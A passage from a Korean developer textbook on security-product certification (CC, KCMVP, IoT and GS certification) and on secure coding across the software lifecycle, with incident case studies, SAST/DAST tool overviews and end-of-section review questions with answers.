- **(KCMVP 연관성 이해 (특히 VPN 제품))** '가상사설망 (VPN)'과 같이 암호 모듈을 포함하는 제품을 개발할 경우, 개발자는 '국가정보원 암호 모듈 검증 프로그램 (KCMVP, Korea Cryptographic Module Validation Program)'에 대한 지식과 배경을 필수적으로 갖춰야 한다. CC인증이나 보안기능 확인서 심사 과정에서 암호 기능을 포함하는 제품의 경우, KCMVP 인증을 받은 모듈을 사용하거나, 암호 모듈 자체 KCMVP 검증 결과물로 대체 검증되는 경우가 많으므로, 개발자는 '상호 관계(CC/보안기능 확인서의 필수 선행 요건)'를 명확히 이해하고 구현해야 한다.

❖ **(구현의 유연성 확보)**

- 요구사항은 '무엇을 해야 하는지'를 명시할 뿐, '어떻게 구현할 것인지'는 개발자의 몫이다. 따라서 개발자는 자신이 구현한 내용, 구현 방법의 타당성 및 설계 의도에 대해 인증 담당자와 평가 담당자에게 명확하고 논리적으로 설명할 수 있어야 한다.

- **(기능적 제약 해소)** 인증 요구사항 충족으로 인해 발생하는 기능적 제약이나 어려움을 '보안 기능 비활성화'로 대응하는 것은 가장 위험한 방법이다. 다양한 구현 방법을 연구하고, 보안성을 유지하면서 사용성을 확보하는 방안을 찾아야 한다.

❖ **(문서 작성 협조)**

- 인증부서는 인증에 필요한 모든 문서를 주도적으로 작성한다.
- 개발자는 설계 명세서, 소스코드 설명 등 인증 부서가 작성하기 어려운 기술적이고 심층적인 문서 작성을 주도하거나 지원해야 한다. 이 문서는 평가 기관에 '우리가 요구사항을 어떻게 구현했는지'를 설명하는 핵심 자료가 된다.

○ **(인증 단계별 개발자의 대응(예시))**

인증 단계	개발자의 주요 역할 및 대응
초기 설계 단계	요구사항 분석 및 반영: 국가용 보안 요구사항이 아키텍처에 미치는 영향을 파악하고, 인증 담당자와 협의하여 요구사항을 만족하는 최적의 설계 방안을 결정.
개발 및 구현 단계	요구사항 구현 및 품질 관리: 요구사항을 만족하는 코드 구현, 안전한 코딩 기법 적용. 구현한 내용에 대한 기술 명세 문서 작성.
시험 및 평가 단계	구현 내용 설명 및 취약점 대응: 평가 기관의 요구사항 문의 시, '현재 인증의 단계 중 취약점 분석 단계이며, 해당 요구사항은 TOE의 핵심 보안 기능이기 때문에 개발자의 상세 설명이 필요하다'와 같이 상황을 이해하고 논리적으로 구현 내용을 설명 및 발생 취약점 대응.
인증 획득 후	보안 기능 유지: 운영 환경에서의 보안 기능 비활성화 방지, 기능 업데이트 시 인증된 보안 기능의 무결성 유지 및 재인증 대비.

5 사례·예시로 보는 표준 및 인증

○ **(인증 미준수로 인한 보안사고 사례)** 보안 기능 비활성화로 인한 민감 정보 유출 사고

❖ **(상황)** 한 정보보호제품 (방화벽)이 CC인증을 획득했으나, 일부 기업 환경에서 '인증된 보안 기능 (특정 프로토콜에 대한 패킷 검사)'이 네트워크 성능 저하를 일으킨다는 불만이 제기되었다.

❖ **(개발팀의 대응 오류)** 개발팀은 사용자의 불편을 해소하고자 기능을 '설정 옵션'으로 만들고 기본값을 '비활성화'로 변경하여 패치했다. 이후 개발자는 사용자가 필요에 따라 기능을 활성화할 것으로 기대했으나, 대부분의 관리자는 성능을 위해 기능을 비활성화한 채 사용했다.

❖ **(사고 발생)** 해당 기능이 담당하던 보안 취약점에 대한 방어 기능이 비활성화되면서, 이를 악용한 공격이 조직 내부로 침투하였고, 그 결과 주요 서버의 민감 정보가 유출되는 대규모 보안 사고가 발생하였다.

❖ **(시사점)**

- 개발자는 기능적 어려움을 해소하기 위해 인증된 보안 기능을 비활성화해서는 안 된다.
- 국가용 보안 요구사항에 따라 필수적으로 적용된 기능은 제품의 핵심 보안 기능으로, 이를 비활성화하는 것은 보안 제품으로서의 기본 목적과 신뢰성을 훼손하는 행위이다.

❖ **(대응 방안)** 개발자는 기능 비활성화 대신 기능 최적화, 설계 개선 등 대체적인 구현 방안을 통해 문제를 해결해야 한다.

○ **(표준 적용을 통한 보안성 강화 사례)** 표준 적용을 통한 개발 프로세스 보안 강화

❖ **(상황)** 개발사는 초기 개발 단계에서 보안 버그가 빈번하게 발생하고, 개발 완료 후 QA 단계에서 뒤늦게 심각한 취약점이 발견되면서 출시가 지연되는 문제를 겪었다.

❖ **(표준 적용)** 개발사는 '정보보호경영시스템 표준인 ISO/IEC 27001'을 도입하고, 특히 보안 개발 수명주기에 대한 통제 항목을 개발 프로세스에 통합했다.

❖ **(개선된 개발 프로세스)**

- **(설계 단계)** 보안 요구사항을 정의하는 단계를 공식화했다.(개발 초기부터 인증 요구사항 분석)
- **(구현 단계)** 보안 코딩 표준을 마련하고, 모든 코드 리뷰 시 보안 취약점 여부를 필수 검토 항목에 포함했다.
- **(테스트 단계)** 정적/동적 분석 도구를 이용한 보안 취약점 점검을 정기적인 Build프로세스에 통합했다.

❖ **(결과)** 개발 초기 단계에서 대부분의 보안 결함을 해결하여 제품의 전체적인 보안성이 향상되었으며, 인증/출시 지연이 크게 감소했다.

❖ **(시사점)**

- 정보보호제품의 개발자는 제품 자체의 인증뿐만 아니라, '개발 프로세스 자체의 보안 표준)'을 적용함으로써, 선제적으로 보안 버그 발생을 최소화할 수 있다.
- 표준 준수는 체계적인 개발 문화를 정착시켜 지속 가능하고 높은 품질의 보안 제품을 생산하는 기반이 된다.

핵심 요약

○ **(정보보호제품 개발자의 핵심 책임)** 정보보호제품 개발자에게 기술 규격 (표준) 및 인증에 대한 숙지는 단순 지식을 넘어 제품의 성공과 직결되는 필수 역량이다. 문서 전체 내용을 바탕으로 개발자가 반드시 인지하고 실천해야 할 핵심 책임과 강조 사항은 다음과 같다.

❖ **(보안 적합성 확보 책임 (인증 및 규격 준수))**

- **(인증은 필수 선행 조건)** CC인증이나 보안기능 확인서는 공공기관 납품을 위한 최소한의 보안 적합성을 입증하는 필수 요건이다.
- **(정확한 해석 및 구현)** 개발자는 국가용 보안 요구사항을 빈틈없이 정확하게 해석하고 구현할 기술적 책임을 가진다. 특히 VPN제품의 경우 'KCMVP(암호 모듈 검증)'와의 상호 필수 관계를 이해해야 한다.
- **(재개발 리스크 관리)** 요구사항에 대한 잘못된 해석이나 미흡한 구현은 초기 설계 단계부터 후반 평가 단계까지 이어져 막대한 시간, 노력, 비용이 소모되는 재개발을 초래하며, 보안기능 확인서의 경우 인증 중단이라는 치명적인 결과를 낳을 수 있다.

❖ **(선제적 위험 관리 및 효율적 개발)**

- **(초기 설계 단계의 중요성)** 보안 요구사항은 제품의 근본적인 아키텍처에 영향을 주므로, 개발 초기 단계부터 인증 요구사항을 반영하고 담당 부서와 긴밀히 소통하여 재개발 위험과 비용을 최소화해야 한다.
- **(전문 용어 숙지 및 소통 명료화)** TOE, SFR, 암호 강도 등 인증 관련 전문 용어를 숙지함으로써, 인증 담당자 및 평가 기관과의 기술적 소통 오류를 줄이고 업무 효율성을 높여야 한다.

❖ **(보안 기능의 무결성 유지 (보안성 vs. 가용성))**

- **(보안 기능 비활성화 금지)** 성능 저하나 기능적 제약을 이유로 인증된 핵심 보안 기능을 임의로 비활성화하는 것은 절대 피해야 할 중대한 오류이며, 이는 대규모 보안 사고의 직접적인 원인이 된다.

- **(보안과 가용성의 동시 확보)** 개발자는 요구사항을 충족시키면서도 제품의 가용성이 저하되지 않도록 다양한 구현 방법을 연구해야 한다. 보안성만 만족하고 가용성이 떨어져 실제 활용이 불가능한 제품이 되지 않도록 보안성과 사용성을 동시에 확보하는 것이 최종 책임이다.
- **(체계적 프로세스 준수)** ISO/IEC 27001과 같은 개발 프로세스 표준을 준수하여 개발 단계 자체의 보안 성숙도를 높여야 하며, 이는 곧 제품의 품질 및 신뢰도를 높이는 기반이 된다.

○ **(주요 인증제도)**

구분	주요내용
CC인증	• (제도설명) 보안기능이 있는 IT 제품(즉, 정보보호제품)의 보안성을 평가기관에서 평가하고 이에 대한 결과를 인증기관에서 인증하는 제도 • (인증기준) 국제 표준으로 제정하고 국제상호인정협정(CCRA, Common Criteria Recognition Arrangement) 회원국이 공통으로 사용하는 공통평가기준(CC, Common Criteria) 및 평가방법론(CEM, Common Evaluation Methodology)을 평가기준 및 평가방법론으로 적용 * (관련 국제표준) CCMB-2022-11-001~CCMB-2022-11-006, ISO/IEC 15408-1:2022 ~ ISO/IEC 15408-5:2022, ISO/IEC 18045:2022
보안기능 시험	• (제도설명) 보안적합성 검증절차 간소화를 위해 정보보호시스템·네트워크 장비 및 양자암호통신장비 등 IT 제품에 대해 공인 시험기관이 '국가용 보안요구사항' 만족 여부를 시험하여 안전성을 확인하는 제도 • (인증기준) 국가용 보안요구사항 * (관련 국제표준) 해당사항 없음
IoT보안 인증	• (제도설명) 국민의 일상생활과 밀접한 사물인터넷(IoT, Internet of Things, 법적용어로는 정보통신망연결) 제품, 앱이 일정 수준 이상의 보안 요구조건을 갖추도록 하여 국민의 사생활 보호를 지원하기 위해, 관련 법에 따라 IoT 제품이 정보통신망연결기기 등 정보보호인증기준에 적합함을 시험하여 인증서를 발급하는 제도 • (인증기준) 정보통신망연결기기 등 정보보호인증기준 * (관련 국제표준) ITU-T Rec. X.1361:2018, ETSI EN 303 645 V3.1.3
GS인증	• (제도설명) 소프트웨어 제품의 기능성, 신뢰성, 사용성, 성능효율성 등 품질 특성을 평가하여 국가에서 품질을 인증하는 제도 • (인증기준) 소프트웨어 품질인증 운영에 관한 지침 제9조~제12조 * (관련 국제표준) ISO/IEC 25051:2014, ISO/IEC 25023:2016

확인 문제

01 다음 중 CC인증(정보보호제품 평가·인증)에 대한 설명으로 옳은 것은?

① 보안기능이 있는 IT 제품(즉, 정보보호제품)의 보안성을 평가 기관에서 평가하고 이에 대한 결과를 인증기관에서 인증하는 제도이다.

② 소프트웨어 제품의 기능성, 신뢰성, 사용성 등 품질 특성을 평가하여 국가에서 품질을 인증하는 제도이다.

③ 국가·공공기관이 도입하는 정보보호시스템·네트워크 장비 등에 대해 '국가용 보안요구사항' 만족 여부를 시험하여 안전성을 확인하는 제도이다.

④ 국민의 일상생활과 밀접한 사물인터넷 제품, 앱이 일정 수준 이상의 보안 요구조건을 갖추도록 시험하여 인증서를 발급하는 제도이다.

02 다음 중 보안 관련 표준의 핵심 기능이 아닌 것은?

① 기업의 이윤을 극대화한다.

② 보안 수준의 최소 기준을 제시한다.

③ 체계적으로 보안을 관리할 수 있는 지침을 제공한다.

④ 국제적 신뢰와 호환성을 확보할 수 있다

03 다음 중 인증이 필요한 이유로 옳지 않은 것은?

① 제품의 고가화를 유도하여 고급 제품 시장을 활성화 한다.

② 소비자는 공인된 기관이 인증을 해주면 안심하고 선택할 수 있어 신뢰성을 확보할 수 있다

③ 전기 제품이 안전인증을 받았다면 감전이나 화재 위험이 일정 기준 이하라는 의미로 최소한의 안전이 보장된다.

④ 모든 기업이 같은 기준으로 경쟁하게 만들어 공정한 경쟁을 유도한다.

04 CC인증(정보보호제품 평가·인증)의 국내용 평가·인증과 국제용 평가·인증 간의 주요 차이점 중 3가지 이상을 설명하시오.

답 _____

05 IoT 보안인증의 인증 대상과 인증 등급에 대해 설명하시오.

답 _____

정답

01 ① 02 ① 03 ①

04 • CC인증의 국내용과 국제용 평가·인증은 평가기준, 평가방법론, 신청등급, 제출물, 평가범위 등에서 차이가 있다.
- 평가기준: 국제용은 공통평가기준(CC) 2022 R1을 사용하는 반면, 국내용은 공통평가기준(CC) V3.1 R2를 국내 실정에 맞게 재해석하여 적용한다.
- 평가방법론: 국제용은 공통평가방법론(CEM) 2022 R2을 사용하지만, 국내용은 공통평가방법론(CEM) V3.1 R1을 국내 실정에 맞게 재해석하여 적용한다.
- 신청등급: 국제용은 EAL1부터 EAL7까지 신청할 수 있으며, 국내용은 EAL2부터 EAL4까지 신청할 수 있다.
- 제출물: 국제용은 평가보증등급의 모든 보증 컴포넌트를 만족하는 개발자 증거를 요구하는 반면, 국내용은 평가보증등급에서 정의된 개발자 증거 일부를 생략할 수 있다.
- 평가범위: 국제용은 TOE(Target of Evaluation, 평가대상) 범위 산정 원칙에 따라 정의되지만, 국내용은 제품 전체를 평가 범위로 한다.

05 IoT 보안인증의 인증 대상은 IoT 제품 및 제품과 연동되는 모바일 앱이며, 인증 등급은 Lite, Basic, Standard로 구성된다.

▌참고문헌 ▐

[1] IT보안인증사무국(ITSCC), 정보보호제품 평가인증 홈페이지,
https://www.itscc.or.kr/

[2] 국가보안기술연구소(NSR) IT보안인증사무국(ITSCC), (2023), 정보보호제품 평가인증 안내서, https://www.itscc.or.kr/

[3] 국가사이버보안센터, 보안적합성 검증 홈페이지,
https://www.ncsc.go.kr/

[4] 한국인터넷진흥원(KISA), IoT 보안인증 홈페이지,
https://www.ksecurity.or.kr/kisis/subIndex/160.do

[5] 한국인터넷진흥원(KISA), (2025), 정보통신망연결기기등 정보보호인증 제도 안내서,
https://www.ksecurity.or.kr/kisis/subIndex/160.do

[6] 한국인터넷진흥원(KISA), (2025), 정보통신망연결기기등 정보보호인증 상세 해설서,
https://www.ksecurity.or.kr/kisis/subIndex/160.do

[7] 과학기술정보통신부(소프트웨어산업과), (2024), 소프트웨어 품질인증 운영에 관한 지침,
과학기술정보통신부고시 제2024-41호

[8] 국가정보원(NIS), (2025), 보안기능 확인서 발급절차 안내 V2.3
https://www.ncsc.go.kr/

04

시큐어코딩 및 보안 설계 문서

04 시큐어코딩 및 보안 설계 문서

1 시큐어코딩

학습 목표

- 시큐어코딩의 의미와 필요성을 이해한다.
- 실제 사고·사례를 통해 보안 취약점이 초래할 수 있는 영향을 살펴본다.
- 국내외 표준과 가이드라인을 비교하여, 개발 단계에서 어떤 보안 원칙을 준수해야 하는지 인식한다.

■ 시큐어코딩의 개념

○ '시큐어코딩(Secure Coding)'이란 소프트웨어 개발 과정에서 보안 취약점이 발생하지 않도록 안전한 코드를 작성하는 기법과 습관을 의미한다. 단순히 프로그램이 동작하는 것에 그치지 않고, 악의적인 공격에도 견고하게 버틸 수 있도록 설계·구현하는 과정이다.

○ 행정안전부는「소프트웨어 개발보안 가이드(2021)」에서 시큐어코딩을 '개발자가 코드 단계에서 보안 약점을 제거하여 안전성을 확보하는 활동'이라 정의하고 있으며, 이는 국가 정보화 사업에서 의무적으로 요구되는 사항이다.

* 공개SW를_활용한_소프트웨어_개발보안_점검가이드

■ 시큐어코딩의 필요성

○ **취약점 발생의 원인**


❖ 보안 사고는 대부분 기본적인 원칙을 지키지 못한 결과로 발생한다.

- 입력값 검증 미흡 → SQL Injection, XSS(Cross Site Scripting)
- 메모리 경계 관리 부재 → 버퍼 오버플로우(Buffer Overflow)
- 암호화 오용 → 평문 노출, 취약 알고리즘 사용

→ 즉, 개발자가 초기에 주의를 기울였다면 막을 수 있는 문제가 상당수이다.

비용 절감 효과

- 소프트웨어 보안 약점은 설계 단계에서 발견할수록 수정 비용이 저렴하다. 미국 NIST 보고서[2]에 따르면, 운영 단계에서 발견된 취약점은 설계 단계보다 최대 30배 이상 비용이 소요된다. 이는 긴급 패치, 서비스 중단, 고객 신뢰 하락까지 포함한 총 비용을 의미한다.
- 다음 그래프(캐퍼스 존스, 2008)[3]는 결함을 늦게 발견할수록 수정 비용이 기하급수로 커짐을 시각화한다. 코딩 단계 1배 기준으로 단위 시험 4배, 기능 시험 10배, 시스템 시험 40배, 릴리스 후에는 640배까지 상승한다. 즉 설계·구현 초기에 시큐어코딩과 정적 분석으로 결함을 잡아야, NIST가 지적한 '운영 단계에서 최대 30배' 비용 폭증을 실무에서 예방할 수 있다.



법적·제도적 요구

- 대한민국 : 「소프트웨어 개발보안 가이드」, 「전자정부법」, 「정보보호 제품 평가-인증(CC 인증)」
- 국제 기준 : OWASP Top 10, CWE/SANS Top 25, CERT Secure Coding Standard

→ 이러한 기준은 공공사업 참여와 제품 인증에서 필수적으로 준수해야 한다.

2) Tassey, G. (2002). The Economic Impacts of Inadequate Infrastructure for Software Testing: Final report, National Institute of Standards and Technology (NIST).
3) Jones, C. (2008). Applied software measurement: Global analysis of productivity and quality (3rd ed.). McGraw-Hill.

○ 사례를 통한 교훈

〈 사례를 통한 교훈 〉

사례	발생연도	원인	피해	교훈
농협 전산망 대비	2011	내부 취약점 이용	전국 금융서비스 중단	핵심 시스템 보안성 강화 필요
Heartbleed (OpenSSL)	2014	메모리 검증 누락	TLS(Transport Layer Security)[4] 키 유출	작은 코드 실수가 전 세계적 사고로 확산
Equifax 침해	2017	패치 미적용	1.4억 명 개인정보 유출	보안 패치 지연은 심각한 리스크
Log4Shell	2021	JNDI Lookup 검증 미비	글로벌 수천만 서버 RCE	오픈소스도 보안 검증 필수

Heartbleed(하트블리드) 취약점 소개

- Heartbleed는 2014년에 공개된 OpenSSL 라이브러리의 보안 취약점으로, TLS의 하트비트(Heartbeat) 확장 기능 구현 과정에서 발생한 메모리 검증 오류로 인해 발견되었다. 이 취약점은 공격자가 서버의 메모리 일부를 임의로 읽을 수 있게 하여, 암호화 키, 사용자 비밀번호, 세션 정보 등 민감한 데이터가 유출될 위험을 초래했다.

Equifax 침해 사건 소개

- 2017년 미국의 신용평가사 Equifax는 웹 애플리케이션에서 사용된 Apache Struts 프레임워크의 알려진 취약점을 제때 패치하지 않아, 약 1억 4천만 명 이상의 개인정보가 유출되는 대규모 침해가 발생했다.

Log4Shell 취약점 소개

- Apache Log4J 2의 일부 버전에서 발생한 원격 코드 실행(Remote Code Execution, RCE) 취약점으로, Log4j가 외부 입력의 JNDI/LDAP 호출을 적절히 검증하지 않아 원격에서 임의 코드를 실행할 수 있게 되는 문제이다. 이 취약점은 심각도가 매우 높아 CVSS 기준 최고 점수인 10점(CRITICAL)을 받았다.

→ 이와 같이 시큐어코딩은 단순한 선택이 아니라, 대규모 피해를 예방하는 핵심 요소임을 확인할 수 있다.

4) 네트워크 상의 통신 데이터를 암호화·인증·무결성 보장을 통해 안전하게 전송하기 위한 보안 프로토콜

시큐어코딩의 효과

- 조직적 측면 : 유지보수 비용 절감, 규제 대응 용이, 서비스 안정성 확보
- 개발자 측면 : 코드 품질 향상, 불필요한 디버깅 최소화, 전문성 강화
- 사회적 측면 : 금융·의료·공공 등 주요 인프라 보호, 디지털 신뢰 기반 강화

국내외 표준 비교

〈 국내외 표준 비교 〉

구분	국내기준	국제기준
제도적 가이드	소프트웨어 개발보안 가이드 (행안부·KISA, 2021)	NIST SP 800-53
취약점 분류	소프트웨어 보안약점 진단 가이드 (행안부·KISA, 2021)	CWE/SANS Top 25
언어별 가이드	C, Java, Python, Android 등	CERT Secure Coding Standard
웹 보안 기준	OWASP Top 10(국내 참조)	OWASP Top 10(글로벌)

핵심 요약

시큐어코딩의 의의	시큐어코딩은 단순한 권장사항이 아니라, 보안사고 예방과 비용 절감을 위한 필수 활동이다.
사고 원인	보안사고의 상당수는 기본적인 코딩 원칙을 준수하지 않아 발생한다.
개발자의 역할	국내외 표준과 가이드를 참고하여 개발자가 직접 보안의 1차 방어선 역할을 수행해야 한다.

확인 문제

01 시큐어코딩의 목적이 아닌 것은 무엇인가?

① 취약점 예방
② 코드 품질 향상
③ 개발 속도 단축
④ 규제 준수

02 다음 중 국제적으로 널리 쓰이는 시큐어코딩 관련 기준은?

① GS 인증
② CWE/SANS Top 25
③ 소프트웨어 개발보안 가이드
④ 보안약점 진단가이드

03 다음 중 대한민국 정부가 발간한 시큐어코딩 관련 공식 문서에 해당하지 않는 것은?

① 소프트웨어 개발보안 가이드
② 보안약점 진단가이드
③ 공개SW를 활용한 소프트웨어 개발 보안 점검가이드
④ OWASP Top 10

04 Heartbleed(OpenSSL) 사고는 어떤 검증이 누락되어 발생 했습니까?

답 _____

05 SQL Injection과 같은 취약점을 막기 위해 가장 먼저 적용해야 하는 시큐어코딩 원칙은 무엇입니까?

답 _____

정답 01 ③ 02 ② 03 ④ 04 메모리 경계 검증 05 입력값 검증

2 시큐어코딩 업무의 흐름

학습 목표

- 시큐어코딩이 소프트웨어 생명주기(SDLC)에 어떻게 포함되는지 이해한다.
- 각 단계별로 수행해야 할 보안 활동을 파악한다.
- 정적 분석, 동적 분석 도구를 활용한 검증 절차를 이해한다.

■ 시큐어코딩과 SDLC(Software Development Life Cycle)


○ 소프트웨어는 기획, 설계, 구현, 테스트, 운영의 단계를 거쳐 완성된다. 시큐어코딩 업무 흐름은 이 전 과정을 따라가면서 보안 관점의 활동을 덧입히는 과정이라 할 수 있다.

○ 과거에는 기능을 먼저 구현한 뒤 보안을 별도로 점검하는 방식이 일반적이었으나, 이 경우 비용과 위험이 과도하게 발생했다. 이에 따라 최근에는 보안을 초기 단계부터 전 과정에 반영하는 Shift-left 보안 전략이 강조되고 있다.

○ Shift-left는 보안 요구사항 정의·위협 모델링·설계 검토 등 초기 단계에 보안점검을 배치해 결함 발생 자체를 최소화하려는 전략이다.

○ 운영 단계에서는 모니터링과 피드백을 통해 개선점을 다음 사이클로 되돌리는 Shift-right(관측·학습)도 함께 고려한다.

〈 OWASP DevSecOps[5] 〉



※ OWASP DevSecOps 가이드라인에서 제시하는 단계별 보안 활동 시퀀스를 나타낸다. Git 단계에서부터 Secret Scanning, SCA(Software Composition Analysis)[6], SAST(Static Application Security Testing)[7], IaC(Infrastructure as Code)[8]/컨테이너/DAST(Dynamic Application Security Testing)[9] 스캐닝을 거쳐 최종적으로 인프라 보안 점검과 규제 준수 확인까지 이어지는 과정을 통해, 보안이 소프트웨어 생명주기 전반에 내재화됨을 보여준다.

5) OWASP DevSecOps Guideline. Open Web Application Security Project.
6) 소프트웨어 구성 분석
7) 정적 애플리케이션 보안 테스트
8) 코드형 인프라
9) 동적 애플리케이션 보안 테스트

■ 단계별 시큐어코딩 활동

SDLC 단계	주요 보안 활동
요구사항 분석	- 보안 요구사항 정의, 민감 정보 식별, 위협 모델링(STRIDE 등), 데이터 흐름도(DFD) 분석
설계	- 보안 아키텍처 반영(인증, 권한, 암호화, 입력 검증 구조 포함), 안전한 설계 패턴, 보안 설계 문서화(DoD 포함)
구현	- 언어별 보안 코딩 규칙 준수(C, Java, Python 등), 입력값 검증, 안전한 API·암호화 라이브러리 사용, Secrets 관리(예: '.env' 금지, KMS/Vault)
테스트	- 정적 분석(SAST), 동적 분석(DAST), 구성/라이브러리 분석(SCA), IaC 스캐닝(Checkov/tfsec), 컨테이너 스캔(Trivy), IAST/모의 해킹, 코드 리뷰
운영·유지보수	- 취약점 관리(CVE 모니터링·패치), 로그/이상 징후 모니터링, SBOM 관리·공급망 점검, 구성 강화(Hardening), 비밀키 순환, 변경사항 보안성 재검증

■ 사례와 경험

○ 사례

❖ 금융권 프로젝트 설계 단계에서 입력값 검증 규칙 누락 → SQL Injection 취약점이 통합 테스트 단계에서 발견 → 운영 배포 지원 & 비용/신뢰도 손실

○ 교훈

❖ 시큐어코딩은 구현 단계만의 활동이 아니므로, SDLC 전반에 걸친 통합적 접근 필요

○ 개선 조치

- SQL 쿼리 바인딩, 입력값 화이트리스트 설계 반영
- CI 파이프라인에 SAST/SCA 품질 게이트 도입 → 중간/높음 심각도 발견 시 빌드 실패 정책
- 이후 유사 취약점 미재발

〈참고〉 약어 풀이

1	SDLC	소프트웨어 생명주기 (Software Development Life Cycle)
의미	소프트웨어를 요구분석-설계-구현-시험-배포까지 단계별로 개발·운영하는 전체 생명주기	
2	SCA	소프트웨어 구성 분석 (Software Composition Analysis)
의미	오픈소스 구성요소의 라이선스·취약점을 분석하는 소프트웨어 구성 분석 기법	
3	SAST	정적 애플리케이션 보안 테스트 (Static Application Security Testing)
의미	소스코드나 바이트코드를 실행하지 않고 정적으로 분석해 보안취약점을 찾는 정적 애플리케이션 보안검사	
4	IaC	코드형 인프라 (Infrastructure as Code)
의미	서버·네트워크·보안 구성을 코드 형태로 관리해 자동화·표준화를 구현하는 인프라 운영 방식	
5	DAST	동적 애플리케이션 보안 테스트 (Dynamic Application Security Testing)
의미	실행 중인 애플리케이션을 대상으로 입력·응답·동작 흐름을 분석해 취약점을 찾는 동적 보안검사	
6	DFD	데이터 흐름도(Data Flow Diagram)
의미	데이터가 시스템 내에서 어떻게 흐르고 처리되는지를 시각적으로 표현하는 구조 분석 다이어그램	
7	DoD	(작업 항목) 완료되었음을 나타내는 기준 (Definition of Done)
의미	해당 작업이 '완료' 되었다고 인정하기 위한 기준을 사전에 정의해 팀 내 품질 수준을 통일하는 규칙	

■ 정적 분석과 동적분석

- 정적 분석(SAST) : 소스코드/바이트코드 단계에서 취약점 탐지

  예) SonarQube, SpotBugs

- 동적 분석(DAST) : 실행 중인 애플리케이션을 블랙박스 관점에서 탐지

  예) OWASP ZAP, Burp Suite

- 보완적 통합 활용 : SAST는 개발 초기, DAST는 QA 단계, 둘 다 CI/CD와 연동하여 탐지 누락 최소화

- **기타 필수 스캐닝**

  - SCA(Software Composition Analysis) : 외부 라이브러리/오픈소스 취약점 검사 (예: OWASP Dependency-Check, GitHub Dependabot)
  - Secrets Scanning : 하드코딩된 키/토큰 탐지 (예: gitleaks, TruffleHog)
  - IaC Scanning : 인프라 코드 보안 점검 (예: Checkov, tfsec)
  - Container Scanning : 컨테이너 이미지 취약점 (예: Trivy)

- **품질 게이트 예시**

  - Critical/High 심각도 ≥ 1 발견 → 빌드 실패
  - Medium은 경고 누적, 2주 내 평균 복구 시간(MTTR) 목표 관리

  ※ 품질 게이트(Quality Gate)는 소프트웨어 개발 파이프라인에서 품질 기준을 통과해야만 다음 단계로 진행할 수 있도록 설정한 자동화된 검사 규칙이다.

핵심 요약

업무 흐름	• 시큐어코딩은 SDLC 전 단계를 따라가는 보안의 내재화 과정이다.
단계별 역할	• 요구사항·설계·구현·테스트·운영 단계마다 보안 활동이 정의되어야 한다.
도구 활용	• 정적·동적 분석 도구를 병행하여 취약점 탐지를 보완한다.
전략	• Shift-left와 Shift-right 전략을 동시에 고려할 때 효과적이다.

확인 문제

01 다음 중 시큐어코딩 활동이 운영 단계에서 주로 수행되는 것은?

① 보안 요구사항 정의
② 보안 아키텍처 설계
③ 취약점 관리 및 패치 적용
④ 안전한 API 사용

02 시큐어코딩 업무 흐름에서 위협 모델링 (STRIDE 등)을 주로 수행하는 단계는?

① 요구사항 분석
② 설계
③ 구현
④ 운영

03 정적 분석(SAST)과 동적 분석(DAST)의 관계를 올바르게 설명한 것은 무엇인가 ?

① 서로 대체 관계이다.
② 동일한 방식으로 동작한다.
③ 서로 보완 관계이다.
④ 코드 리뷰를 불필요하게 만든다.

04 시큐어코딩 업무 흐름에서 'Shift-left' 전략은 보안 점검을 언제부터 반영하는 것을 의미하는가?

답 _____

05 구현 단계에서 가장 기본적이고 중요한 보안 코딩 원칙 한 가지를 쓰시오.

답 _____

정답

01 ③ 02 ① 03 ③ 04 초기 단계
05 입력값 검증 또는 안전한 API 사용(Prepared Statement, 파라미터 바인딩)

3 시큐어코딩 도구 사용법 및 사례

학습 목표

- 시큐어코딩 점검에 활용되는 대표적인 도구를 이해한다.
- 정적 분석(SAST), 동적 분석(DAST) 도구의 특징과 사용 방법을 설명할 수 있다.
- 실제 적용 사례를 통해 도구 활용의 효과를 인식한다.

■ 시큐어코딩 도구의 필요성

- 시큐어코딩은 개발자의 습관만으로는 충분하지 않다.
- 대규모 코드베이스에서는 수작업 검토만으로 모든 취약점을 잡기 어렵다.
- 따라서 정적 분석(SAST), 동적 분석(DAST) 같은 자동화 도구가 필수적이다.
- CI/CD 파이프라인과 연계하면 반복적·체계적 보안 점검이 가능하다.

■ 대표적인 정적 분석 도구 (SAST)

- **SonarQube**
  - 특징 : 가장 널리 쓰이는 오픈소스 기반 코드 분석 도구로 30여 개 이상의 언어를 지원함
